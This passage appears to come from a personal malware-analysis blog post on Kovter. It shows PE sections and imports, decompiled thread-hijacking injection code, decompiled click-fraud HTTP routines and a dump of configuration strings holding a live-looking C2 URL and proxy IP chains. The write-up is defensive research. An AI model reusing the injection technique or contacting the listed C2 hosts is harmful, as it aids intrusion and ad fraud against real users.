
Name	Offset	Size	Entropy	Status
PE Header	00000000	00000400	1.92899	not packed
Section(0)['CODE']	00000400	0005b800	6.37054	not packed
Section(1)['DATA']	0005bc00	00006e00	5.75339	not packed
Section(3)['.idata']	00062a00	00001c00	4.83835	not packed

And here is all of its imports:




library (16)	blacklist (5)	type (1)	imports (110)	description
kernel32.dll	-	implicit	44	Windows NT BASE API Client DLL
user32.dll	-	implicit	3	Multi-User Windows USER API Client DLL
advapi32.dll	-	implicit	3	Advanced Windows 32 Base API
oleaut32.dll	-	implicit	10	OLEAUT32.DLL
version.dll	-	implicit	3	Version Checking and File Installation Libraries
gdi32.dll	-	implicit	2	GDI Client DLL
wininet.dll	x	implicit	12	Internet Extensions for Win32
ole32.dll	-	implicit	9	Microsoft OLE for Windows
wsock32.dll	x	implicit	14	Windows Socket 32-Bit DLL
winmm.dll	-	implicit	3	MCI API DLL
atl.dll	-	implicit	2	ATL Module for Windows XP (Unicode)
ntdll.dll	-	implicit	1	NT Layer DLL
wtsapi32.dll	x	implicit	1	Windows Remote Desktop Session Host Server SDK APIs
psapi.dll	x	implicit	1	Process Status Helper
shell32.dll	-	implicit	1	Windows Shell Common Dll
urlmon.dll	x	implicit	1	OLE32 Extensions for Win32

Kovter uses Thread Hijacking technique to injects itself:




```
  sub_A42B6C(v52, v12, (_BYTE *)BaseAddress - v20);
  *(_DWORD *)(v12 + 52) = BaseAddress;
  sub_A06CA0((char *)v52 + *((_DWORD *)v56 + 15), v12, 248);
}
HIDWORD(v25) = v52;
v21 = GetCurrentProcess();
ZwUnmapViewOfSection(v21, (PVOID)HIDWORD(v25));
v22 = (CONTEXT *)sub_A44554(&lpAddress);
v23 = v22;
if ( v22 )
{
  v22->ContextFlags = 65543;
  if ( GetThreadContext(ProcessInformation.hThread, v22) )
  {
    v23->Eax = (DWORD)BaseAddress + *(_DWORD *)(v12 + 40);
    if ( SetThreadContext(ProcessInformation.hThread, v23) )
    {
      if ( ResumeThread(ProcessInformation.hThread) != -1 )
      {
        v57 = ProcessInformation.hProcess;
        *a5 = ProcessInformation.dwProcessId;
      }
    }
```

And here is the functionality for the click-fruad activity:




```
user_agent = kind_of_decoder(v18);
internet_h = InternetOpenA(user_agent, 0, 0, 0, 0);
if ( internet_h )
{
  hostname = kind_of_decoder(v28);
  connection_h = InternetConnectA(internet_h, hostname, 80, 0, 0, 3, 0, 0);
  if ( connection_h )
  {
    uri = kind_of_decoder(v24);
    request_h = HttpOpenRequestA(connection_h, "GET", uri, "HTTP/1.1", 0, 0, -2080372992, 0);
    if ( request_h )
    {
      if ( HttpSendRequestA(request_h, (int)&headers, 0, 0, 0) )
      {
        do
        {
          if ( !InternetReadFile(request_h, &buffer, 1024, &v25) )
            break;
          if ( !v25 )
            break;
```

It uses a long list of IP's and URL's:



```
http://185.117.72.90/upload.php
http://185.117.72.90/upload2.php
cp1::115.141.144.155:80>196.18.220.197:80>111.181.22.130:80>241.191.106.196:80>101.232.174.116:80>27.165.58.104:80>115.218.212.4:80>23.199.135.243:80>171.98.66.193:80>87.179.163.192:8080>246.38.96.164:80>188.191.63.246:80>
DD1D:1:DD1DDD2D:1:DD2DDD3D:1:DD3DDD4D:1:DD4DDD5D:0:DD5DDD6D:1:DD6DDD7D:1:DD7DDD8D:1:DD8DDD9D:1:DD9DDD10D:1:DD10DDD11D:0:DD11DDD12D:1:DD12DDD13D:1:DD13DDD14D:1:DD14DDD15D:1:DD15DDD16D:1:DD16DDD17D:0:DD17Da
81656576787469598802797457674393223726568502025266039338962533445467997362921357309826233599589948549005671551654195830644108124237382192528327332147704377837026197995126434582306993004937000165368966052697966
35.238.35.156:443>240.233.42.143:80>99.101.205.112:80>167.171.86.185:80>251.216.73.233:80>29.42.27.148:33314>130.13.216.160:29549>202.140.1.45:50350>156.25.117.71:52187>47.163.106.7:80>248.65.112.35:32961>5.12.152.135:80>
cp1::115.141.144.155:80>196.18.220.197:80>111.181.22.130:80>241.191.106.196:80>101.232.174.116:80>27.165.58.104:80>115.218.212.4:80>23.199.135.243:80>171.98.66.193:80>87.179.163.192:8080>246.38.96.164:80>188.191.63.246:80>
cp1::115.141.144.155:80>196.18.220.197:80>111.181.22.130:80>241.191.106.196:80>101.232.174.116:80>27.165.58.104:80>115.218.212.4:80>23.199.135.243:80>171.98.66.193:80>87.179.163.192:8080>246.38.96.164:80>188.191.63.246:80>
cp1::115.141.144.155:80>196.18.220.197:80>111.181.22.130:80>241.191.106.196:80>101.232.174.116:80>27.165.58.104:80>115.218.212.4:80>23.199.135.243:80>171.98.66.193:80>87.179.163.192:8080>246.38.96.164:80>188.191.63.246:80>
cp1::115.141.144.155:80>196.18.220.197:80>111.181.22.130:80>241.191.106.196:80>101.232.174.116:80>27.165.58.104:80>115.218.212.4:80>23.199.135.243:80>171.98.66.193:80>87.179.163.192:8080>246.38.96.164:80>188.191.63.246:80>
cp1::115.141.144.155:80>196.18.220.197:80>111.181.22.130:80>241.191.106.196:80>101.232.174.116:80>27.165.58.104:80>115.218.212.4:80>23.199.135.243:80>171.98.66.193:80>87.179.163.192:8080>246.38.96.164:80>188.191.63.246:80>
DD1D:1:DD1DDD2D:1:DD2DDD3D:1:DD3DDD4D:1:DD4DDD5D:0:DD5DDD6D:1:DD6DDD7D:1:DD7DDD8D:1:DD8DDD9D:1:DD9DDD10D:1:DD10DDD11D:0:DD11DDD12D:1:DD12DDD13D:1:DD13DDD14D:1:DD14DDD15D:1:DD15DDD16D:1:DD16DDD17D:0:DD17Da
D10D:1:DD10DDD11D:0:DD11DDD12D:1:DD12DDD13D:1:DD13DDD14D:1:DD14DDD15D:1:DD15DDD16D:1:DD16DDD17D:0:DD17Dal:http://185.117.72.90/upload.php:al::mainanti
930-x64-ENG.exe::pshell2k3x64cl_fv::24::cl_fvfl_fu::https://fpdownload.macromedia.com/get/flashplayer/current/licensing/win/install_flash_player_24_active_x.exe::fl_fumainanti::DD1D:1:DD1DDD2D:1:DD2DDD3D:1:DD3DDD4D:1:DD4DDD5D:0:DD5DDD6D:1
0DDD11D:0:DD11DDD12D:1:DD12DDD13D:1:DD13DDD14D:1:DD14DDD15D:1:DD15DDD16D:1:DD16DDD17D:0:DD17Dal:http://185.117.72.90/upload.php:al::mainanti
D11D:0:DD11DDD12D:1:DD12DDD13D:1:DD13DDD14D:1:DD14DDD15D:1:DD15DDD16D:1:DD16DDD17D:0:DD17Dal:http://185.117.72.90/upload.php:al::mainanti
DD12DDD13D:1:DD13DDD14D:1:DD14DDD15D:1:DD15DDD16D:1:DD16DDD17D:0:DD17Dal:http://185.117.72.90/upload.php:al::mainanti
12DDD13D:1:DD13DDD14D:1:DD14DDD15D:1:DD15DDD16D:1:DD16DDD17D:0:DD17Dal:http://185.117.72.90/upload.php:al::mainanti
l:http://185.117.72.90/upload.php:al::mainanti
```

The first 2 lines contain the C2 address:



6 engines detected this IP address

185.117.72.90 (185.117.72.0/22)

AS 60117 (Host Sailor Ltd)

AE

Comodo Valkyrie Verdict	Malware	CRDF	Malicious
Dr.Web	Malicious	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	Kaspersky	Malware

Final Words

For my opinion, Kovter is one of the toughest, sophisticatest and hard-to-analyze malwares i have seen.

It uses tons of tricks like lolbins, bugs, injections, insane persistence chain, and it lives totally in the registry.

Months after my analysis i encountered this great "KOVTER UNCOVERED" paper which taught me some other stuff on Kovter.

And here, i found John Hammond getting knocked by it as well 😆.

Hope you enjoyed :)